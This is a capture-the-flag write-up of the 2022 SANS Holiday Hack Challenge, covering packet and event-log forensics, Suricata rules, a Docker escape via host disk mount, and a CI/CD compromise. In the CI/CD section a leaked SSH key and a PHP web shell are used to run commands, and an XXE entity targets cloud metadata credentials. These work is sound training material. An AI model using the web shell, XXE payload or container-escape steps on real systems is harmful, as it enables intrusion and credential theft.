

# Introduction

I participated the 2022 SANS Holiday Hack Challenge & KringleCon which held from middle December 2022 to 6th January 2023.

Now, let's start my report. Here are the contents.

# Body

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# Writeup

## 1. KringleCon Orientation

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Talk to Jingle Ringford and get a snow badge. After this, create an Etherium wallet. At this point, write down the address and the private key (very important!). Enter the answer in the terminal and open the gate. Go through the gate and talk to the Santa ahead of you.



## 2. Recover the Tolkien Ring

### 2 – 1. Wireshark Practice

This is a packet analysis problem using Wireshark. The suspicious.pcap file is provided for this problem and is analyzed by Wireshark/tshark. 7 questions are displayed step by step when the Terminal is opened.



Open the PCAP file in question in Wireshark and click [File]-[Object Export]-[HTTP]. app.php and favicon.ico files can be found in the HTTP object list.

- (1) Perform object export via HTTP protocol.
- (2) The size of app.php will be 808KB.
- (3) The starting packet number of app.php (808KB) is 687.
- (4) Answer the IP address of the Apache HTTP Server, which is 10.9.24.101 (60511/TCP) to 192.185.57.242 (80/TCP) in the third packet of Wireshark. Therefore, the target IP address is 192.185.57.242.
- (5) The HTTP stream of app.php (808KB) is confirmed to be a base64-decoded Ref\_Sept24-2020.zip, which is stored on the infected host.
- (6) The country name set in the TLS certificate used by the attacker is extracted using the tshark command, referring to the following URL.

参考 URL : <https://osqa-ask.wireshark.org/questions/41034/extract-certificate-info-with-tshark/>

```
└──(root㉿kali)-[/]
    └─# sudo tshark -r suspicious.pcap -2 -R "ssl.handshake.certificate" -V | grep RDNSSequence | grep
        countryName | rev | cut -c 2-3 | rev | sort | uniq
    IE
    IL
    SS
    US
```

From the above, Ireland, Israel, South Sudan, and United States of America are covered.

- (7) The target host is infected with the malware in Ref\_Sept24-2020.zip and is carrying out an exchange with the attacker, so the answer is Yes.

## 2—2. Find the Next Objective

Conversation with Dusty Giftwrap.



## 2 – 3 . Windows Event Logs

This is a Windows Eventlog analysis question. The powershell.evtx file is provided in this issue; when the Terminal is opened, 10 questions are displayed step by step.

This problem utilized **Hayabusa**, one of the most elegant and innovative Windows event log fast forensics timeline generation and threat hunting tools developed by the Yamato Security group in Japan.

参考 URL: <https://github.com/Yamato-Security/hayabusa/blob/main/README.md>

```
c:\$hayabusa-2.0-win-64-bit>hayabusa-2.0.0-win-x64.exe csv-timeline -f powershell.evtx -o result1.csv
```



```
by Yamato Security  
Start time: 2023/01/02 22:41  
Analyzing event files: 1  
Total file size: 8.5 MB  
Loading detections rules. Please wait.  
Excluded rules: 15  
Noisy rules: 7 (Disabled)  
Experimental rules: 1967 (59.68%)  
Stable rules: 220 (6.67%)  
Test rules: 1109 (33.65%)  
Hayabusa rules: 146  
Sigma rules: 3150  
Total enabled detection rules: 3296  
1 / 1 [=====] 100.00 %
```

Analysis finished. Please wait while the results are being saved.

Rule Authors:

```
[ frack113 (3) Zach Mathis (2) oscd.community (1) Nikita Nazarov (1) ]
```

Results Summary:

Events with hits / Total events: 1,154 / 10,434 (Data reduction: 9,280 events (88.94%))

Total	Unique detections: 1,164   6
Total	Unique critical detections: 0 (0.00%)   0 (0.00%)
Total	Unique high detections: 0 (0.00%)   0 (0.00%)
Total	Unique medium detections: 1 (0.09%)   1 (16.67%)
Total	Unique low detections: 9 (0.77%)   3 (50.00%)
Total	Unique informational detections: 1,154 (99.14%)   2 (33.33%)

Dates with most total detections:

critical: n/a, high: n/a, medium: 2022-10-14 (1), low: 2022-12-05 (4), informational: 2022-12-14 (501)

Top 5 computers with most unique detections:

critical: n/a
high: n/a
medium: DESKTOP-R65OKRB (1)
low: DESKTOP-R65OKRB (3)
informational: DESKTOP-R65OKRB (2)

Top critical alerts:	Top high alerts:
n/a	n/a

Top medium alerts:	Top low alerts:
Detected Windows Software Discovery - PowerShell (1)	Suspicious Get-WmiObject (4)
n/a	Powershell File and Directory Discovery (3)
n/a	Suspicious Process Discovery With Get-Process (2)
n/a	n/a
n/a	n/a

Top informational alerts:	
PwSh Pipeline Exec (940)	n/a
PwSh Scriptblock (214)	n/a
n/a	n/a
n/a	n/a
n/a	n/a

Saved file: result1.csv (482.3 KB)

Elapsed time: 00:00:03.730

Powershell processing to DESKTOP-R65OKRB was detected when analyzing the file.

A	B	C	D	E	F	G
1	Timestamp	Computer	Channel	EventID	Level	RecordID RuleTitle Details
2	2022-10-14 08:12:29.956 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	494 PwSh Pipeline Exec Payload: CommandInvocation(PSConsoleHostReadLine): "PSConsoleHostReadLine"
3	2022-10-14 08:12:30.018 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	495 PwSh Scriptblock ScriptBlock: ipconfig /all
4	2022-10-14 08:12:30.584 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	498 PwSh Pipeline Exec Payload: CommandInvocation(Out-Default): "Out-Default"
5	2022-10-14 08:12:30.599 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	501 PwSh Scriptblock ScriptBlock: prompt
6	2022-10-14 08:12:30.609 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	507 PwSh Pipeline Exec Payload: CommandInvocation(Set-StrictMode): "Set-StrictMode" ParameterBinding(Set-StrictMode)

Powershell frequency distribution confirmed the processing of Script Block Logging with EventID 4104.

```
C:\hayabusa-2.0-win-64-bit>hayabusa-2.0.0-win-x64.exe metrics -f powershell.evtx -o result2.csv
```



by Yamato Security

Generating Event ID Metrics

Start time: 2023/01/02 22:44

Analyzing event files: 1

Total file size: 8.5 MB

```
1 / 1 [=====] 100.00 % E  
vtx File Path: powershell.evtx
```

Total Event Records: 10434

First Timestamp: "2022-10-13T23:12:29.944278Z"

Last Timestamp: "2022-12-24T18:44:53.874227Z"

Count	Percent	Channel	ID	Event
4627	44.3%	PwSh	4105	CommandStart - Started
4627	44.3%	PwSh	4106	CommandStart - Stopped
940	9.0%	PwSh	4103	Module logging: Executing Pipeline.
214	2.1%	PwSh	4104	Script Block Logging.
8	0.1%	PwSh	40961	Unknown
8	0.1%	PwSh	40962	Unknown
8	0.1%	PwSh	53604	Unknown
2	0.0%	PwSh	4100	Unknown

Analysis finished. Please wait while the results are being saved.

Saved file: result2.csv (319 B)

Elapsed time: 00:00:02.810

Confirming the results of Hayabusa's csv-timeline, we can see that the attacker has been performing a prank to replace "honey" with "fish oil" in Recipe.txt since 2022/12/24.

953	2022-12-24 20:01:03.668 +09:00	DESKTOP-R65OKRB	PwSh	4103 info	7914 PwSh Pipeline Exec	Payload: CommandInvocation(Set-StrictMode); "Set-StrictMode" ParameterBinding(Set-StrictMode): name="Off"; value="True"
954	2022-12-24 20:01:20.721 +09:00	DESKTOP-R65OKRB	PwSh	4103 info	7916 PwSh Pipeline Exec	Payload: CommandInvocation(PSConsoleHostReadLine); "PSConsoleHostReadLine"
955	2022-12-24 20:01:20.743 +09:00	DESKTOP-R65OKRB	PwSh	4104 info	7917 PwSh Scriptblock	ScriptBlock: \$foo = Get-Content .\Recipe   % {\$_ -replace 'honey', 'fish oil'} \$foo   Add-Content -Path 'recipe_updated.txt'
956	2022-12-24 20:01:20.777 +09:00	DESKTOP-R65OKRB	PwSh	4104 info	7919 PwSh Scriptblock	ScriptBlock: (\$_. -replace 'honey', 'fish oil')
957	2022-12-24 20:01:20.809 +09:00	DESKTOP-R65OKRB	PwSh	4103 info	7922 PwSh Pipeline Exec	Payload: CommandInvocation(Get-Content); "Get-Content" ParameterBinding(Get-Content): name="Path"; value=".\\Recipe" Command

(1) The attack will start on **12/24/2022**.

(2) The file name identified by the attacker is **Recipe.txt**.

(3) The attacker collects processes to the \$foo environment variable. The last executed process is as follows.

```
$foo = Get-Content .\Recipe | % {$_ -replace 'honey', 'fish oil'}
```

(4) The attacker writes the data collected to \$foo to Recipe. The last executed process is as follows.

```
$foo | Add-Content -Path 'Recipe'
```

(5) (4) is processed in **Recipe.txt**.

(6) The file deletion is executed by **del .\Recipe\_updated.txt**, the file deletion becomes **Yes**.

(7) **del .\Recipe.txt** is executed, but Recipe.txt is imported into \$foo and processed indirectly, so the original file is not deleted. (The answer is **No**.)

(8) The Script Block Logging log is the process to be checked, and the EventID is **4104**.

(9) **Yes**, because the secret material in Recipe.txt is replaced from honey to fish oil by the command.

(10) From the answer to (9), the secret ingredient is **honey**

## 2 – 4 . Find the Next Objective

Conversation with Fitzy Shortstack.



## 2 – 5 . Suricata Regatta

This question is about creating Suricata Rules. In this problem, we will use the suspicious.pcap file used in Wireshark Practice and add the alert rules that match the conditions to the suricata.rules file. After that, you can use . /rule\_checker.

- (1) Create a Suricata rule that catches DNS lookups for adv.epostoday.uk. If a match is found, the alert message should read "Known bad DNS lookup, possible Dridex infection."

```
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection";  
dns.query;content:"adv.epostoday.uk"; sid:1000010;)
```

- (2) Develop a SURICATA rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems via HTTP. If a match is found, the alert message will indicate Investigate suspicious connections, possible Dridex infection.

```
alert http 192.185.57.242 any -> any any (msg:"Investigate suspicious connections, possible  
Dridex infection"; sid:1000022;)  
alert http any any -> 192.185.57.242 any (msg:"Investigate suspicious connections, possible  
Dridex infection"; sid:1000021;)
```

- (3) Create a SURICATA rule that matches and alerts on the SSL certificate of hearbellith.Icanwepeh.nagoya. If the rule matches, the alert message should read "Investigate bad certificates, possible Dridex infection."

```
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection";  
tls.cert_subject; content:"heardbellith.Icanwepeh.nagoya"; sid:1000030;)
```

- (4) If a gzip compressed let byteCharacters = atob string is identified in the HTTP data, the alert message should read "Suspicious JavaScript function, possible Dridex infection".

```
alert http any any -> any any (http.response_body; content:"let byteCharacters = atob";  
msg:"Suspicious JavaScript function, possible Dridex infection"; sid:1000040;)
```

### 3. Recover the Elfen Ring

#### 3 – 1. Clone with a Difference

Access the public repository [git@haugfactory.com:asnowball/aws\\_scripts.git](git@haugfactory.com:asnowball/aws_scripts.git).

The git clone command gives an error due to lack of permissions.

```
bow@189af8a6c847:~$ git clone git@haugfactory.com:asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
The authenticity of host 'haugfactory.com (34.171.230.38)' can't be established.
ECDSA key fingerprint is SHA256:CqJXHictW5q0bjAZOknUyA2zzRgSEJLmdMo4nPj5Tmw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'haugfactory.com,34.171.230.38' (ECDSA) to the list of known hosts.
git@haugfactory.com: Permission denied (publickey).
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
```

Access by https does not result in a lack of authorisation.

[[https://haugfactory.com/orcadmin/aws\\_scripts/-/blob/main/README.md](https://haugfactory.com/orcadmin/aws_scripts/-/blob/main/README.md)]

For open source projects, say how it is licensed.

#### Project status

If you have run out of energy or time for your project, put a note at the top of the README saying that development has slowed down or stopped completely. Someone may choose to fork your project or volunteer to step in as a maintainer or owner, allowing your project to keep going. You can also make an explicit request for maintainers.

The last word in README.md, **maintainers**, is the answer.

```
bow@189af8a6c847:~$ runtoanswer
Read that repo!
What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking.....
Your answer is correct!
```

#### 3 – 2. Find the Next Objective

Conversation with Bow Ninecandle.



### 3 – 3 . Prison Escape

This is the problem of ESCAPE from Docker containers.

Well configured docker containers won't allow command like **fdisk -l**. However on miss-configured docker command where the flag `--privileged` or `--device=/dev/sda1` with caps is specified, it is possible to get the privileges to see the host drive.

```
grinchum-land:~$ fdisk -l
fdisk: can't open '/dev/vda': Permission denied
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
```

In this problem, `/dev/vda` can be mounted to a docker container.

```
grinchum-land:~$ sudo mount /dev/vda /mnt
grinchum-land:~$
grinchum-land:~$ df
Filesystem      1K-blocks    Used Available Use% Mounted on
overlay        1999184 1305020     572928  70% /
tmpfs          65536       0     65536   0% /dev
tmpfs          116876       0    116876   0% /sys/fs/cgroup
/dev/vda        1999184 1305020     572928  70% /mnt
shm            65536       0     65536   0% /dev/shm
```

As a result, /home/jailer/.ssh/priv can be found under /mnt. The flag is **082bb339ec19de4935867**.

```
grinchum-land:~$ cat /mnt/home/jailer/.ssh/jail.key.priv
```

Congratulations!

You've found the secret for the  
HHC22 container escape challenge!

### 3 – 4 . Find the Next Objective

Conversation with Tinsel Upatree.



### 3 – 5 . Jolly CI/CD

Checking for sudo privileges shows that you have root privileges.

```
grinchum-land:~$ sudo -l
User samways may run the following commands on grinchum-land:
(ALL) NOPASSWD: ALL
```

Switch to root user.

```
grinchum-land:~$ sudo su -
grinchum-land:~# whoami
root
```

Get a clone of the following Git repositories that have been checked from the Tinsel UpaTree.

<http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git>

```
git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
```

Check the list of directories obtained. Check the contents of [.gitlab-ci.yml], as it is a Gitlab CI file.

```
grinchum-land:~# ls
wordpress.flag.net.internal
grinchum-land:~# cd wordpress.flag.net.internal/
grinchum-land:~/wordpress.flag.net.internal# ls -al
total 236
drwxr-xr-x  6 root root  4096 Jan  4 13:34 .
drwx-----  1 root root  4096 Jan  4 13:34 ..
drwxr-xr-x  8 root root  4096 Jan  4 13:34 .git
-rw-r--r--  1 root root  258 Jan  4 13:34 .gitlab-ci.yml
-rw-r--r--  1 root root  405 Jan  4 13:34 index.php
-rw-r--r--  1 root root 19915 Jan  4 13:34 license.txt
-rw-r--r--  1 root root  7401 Jan  4 13:34 readme.html
-rw-r--r--  1 root root  7165 Jan  4 13:34 wp-activate.php
drwxr-xr-x  9 root root  4096 Jan  4 13:34 wp-admin
-rw-r--r--  1 root root  351 Jan  4 13:34 wp-blog-header.php
-rw-r--r--  1 root root 2338 Jan  4 13:34 wp-comments-post.php
-rw-r--r--  1 root root 3001 Jan  4 13:34 wp-config-sample.php
-rw-r--r--  1 root root  5706 Jan  4 13:34 wp-config.php
drwxr-xr-x  6 root root  4096 Jan  4 13:34 wp-content
-rw-r--r--  1 root root 3943 Jan  4 13:34 wp-cron.php
drwxr-xr-x 26 root root 12288 Jan  4 13:34 wp-includes
-rw-r--r--  1 root root 2494 Jan  4 13:34 wp-links-opml.php
-rw-r--r--  1 root root 3973 Jan  4 13:34 wp-load.php
-rw-r--r--  1 root root 48498 Jan  4 13:34 wp-login.php
-rw-r--r--  1 root root  8522 Jan  4 13:34 wp-mail.php
-rw-r--r--  1 root root 23706 Jan  4 13:34 wp-settings.php
-rw-r--r--  1 root root 32051 Jan  4 13:34 wp-signup.php
-rw-r--r--  1 root root  4817 Jan  4 13:34 wp-trackback.php
-rw-r--r--  1 root root  3236 Jan  4 13:34 xmlrpc.php
```

```
grinchum-land:~/wordpress.flag.net.internal# cat .gitlab-ci.yml
stages:
- deploy

deploy-job:
  stage: deploy
  environment: production
  script:
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-data:www-data -atv --delete --progress ./
root@wordpress.flag.net.internal:/var/www/html
```

Run the git log command and confirm that the ssh key is included in e19f653bde9ea3de6af21a587e41e7a909db1ca5 with the git show command.

```
commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
-----BEGIN OPENSSH PRIVATE KEY-----
-bz3BlnNzaC1rZXktdjEAAAABG5vbmUAAAAEbmrUZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxr50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBUs
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxr50KYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLzfDot
-PqBj2tDq9NBdTUkbZBriAAAFAHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIP7AsdI7HOvk4piOcwLzfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
```

Copy the ssh key.

```
vi /root/.ssh/id_rsa
chmod 600 /root/.ssh/id_rsa
```

Register ssh-key with ssh-agent.

```
eval "$(ssh-agent -s)"
ssh-add /root/.ssh/id_rsa
ssh -T git@gitlab.flag.net.internal
```

Clone the repository from GIT\_SSH\_COMMAND using the obtained ssh key.

```
GIT_SSH_COMMAND='ssh -i /root/.ssh/id_rsa' git clone ssh://git@gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
```

Create a webshell.

```
echo '<?php echo shell_exec($_GET["cmd"]);?>' > pwn.php
git add pwn.php
git commit -m pwn
git push
```

Access with the created webshell. **oI40zIuCcN8c3MhKgQjOMN8IfYtVqcKT** is the answer.

```
grinchum-land:~/ssh/wordpress.flag.net.internal# curl http://wordpress.flag.net.internal/pwn.php?cmd=ls%20/
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
grinchum-land:~/ssh/wordpress.flag.net.internal# curl http://wordpress.flag.net.internal/pwn.php?cmd=cat%20/flag.txt
```

Congratulations! You've found the HHC2022 Elfen Ring!



oI40zIuCcN8c3MhKgQjOMN8IfYtVqcKT

```
grinchum-land:~/ssh/wordpress.flag.net.internal#
```

## 4. Recover the Web Ring

### 4 – 1. Naughty IP

Extract boriaArtifacts.zip and you will see victim.pcap and weberror.log.

If you check the weberror.log, you will see that from line 1981, a brute force attack has been received from IP address 18.222.86.32.

```
1981 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /index HTTP/1.1" 404 -↓
1982 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /images HTTP/1.1" 404 -↓
1983 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /download HTTP/1.1" 404 -↓
1984 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /2006 HTTP/1.1" 404 -↓
1985 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /news HTTP/1.1" 404 -↓
1986 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /crack HTTP/1.1" 404 -↓
1987 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /serial HTTP/1.1" 404 -↓
1988 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /warez HTTP/1.1" 404 -↓
1989 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /full HTTP/1.1" 404 -↓
1990 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /12 HTTP/1.1" 404 -↓
1991 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /contact HTTP/1.1" 404 -↓
1992 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /about HTTP/1.1" 404 -↓
1993 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /search HTTP/1.1" 404 -↓
1994 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /spacer HTTP/1.1" 404 -↓
1995 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /privacy HTTP/1.1" 404 -↓
1996 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /11 HTTP/1.1" 404 -↓
1997 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /logo HTTP/1.1" 404 -↓
1998 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /blog HTTP/1.1" 404 -↓
1999 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /new HTTP/1.1" 404 -↓
2000 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /10 HTTP/1.1" 404 -↓
2001 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /cgi-bin HTTP/1.1" 404 -↓
2002 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /faq HTTP/1.1" 404 -↓
2003 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /rss HTTP/1.1" 404 -↓
2004 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /home HTTP/1.1" 404 -↓
2005 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /img HTTP/1.1" 404 -↓
2006 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /default HTTP/1.1" 404 -↓
2007 18.222.86.32 -- [05/Oct/2022 16:47:45] "GET /2005 HTTP/1.1" 404 -↓
```


Therefore, the IP address carrying out the unauthorised access is **18.222.86.32**.

### 4 – 2. Credential Mining

Answer the username that was first used to log in during the brute force attack.

A search with ip.addr == 18.222.86.32 in the filter and POST in the string shows that the username = alice/password = philip was accessed in packet 7279.

Therefore, the username is **alice**.



#### 4 – 3 . 404 FTW

Forced browsing enumerates and accesses resources that are not referenced by the application but are accessible. Checking the access from the attacker 18.222.86.32, a GET request to /proc succeeds at packet 2635 with a response code of 200.

```
2634 52.15.98.99 - - [05/Oct/2022 16:48:17] "GET / HTTP/1.1" 200 -
2635 18.222.86.32 - - [05/Oct/2022 16:48:17] "GET /proc HTTP/1.1" 200 -
2636 3.15.9.141 - - [05/Oct/2022 16:48:17] "GET /login.html HTTP/1.1" 200 -
```

Therefore, the URLs identified by forced browsing are /proc.

#### 4 – 4 . IMDS, XXE, and Other Abbreviations

The problem is to answer the URL using XXE to obtain the private key from the IMDS service. The following values are specified in packet 32918 to perform the secret key spoofing.

The screenshot shows a Wireshark capture of network traffic on interface 'victim.pcap'. A single POST request to '/proc' is selected. The XML pane displays a forged XML document:


```
<!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance">
```

The packet details pane shows the raw hex and ASCII data of the forged XML payload, which includes the entity reference and various header fields.

The answer URL is <http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance>.


#### 4 – 5 . Find the Next Objective

Conversation with Alabaster Snowball.




#### 4 – 6 . Open Boria Mine Door

The problem is to use JavaScript to connect between colour-coded power supplies using input characters.




Six panels are ready for use.



Check the source code in the frame of the first panel for @@@@&W&&W&&& hints.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Lock 1</title>
8   <link rel="stylesheet" href="pin.css">
9 </head>
10 <body>
11   <form method='post' action='pin1'>
12     <!-- @@@@&W&&W&&& -->
13     <input class='inputTxt' name='inputTxt' type='text' value=' ' autocomplete='off' />
14     <button>GO</button>
15   </form>
16   <div class='output'></div>
17   <img class='captured' />
18
19   <!-- js -->
20   <script src='pin.js'></script>
21 </body>
22 </html>
```

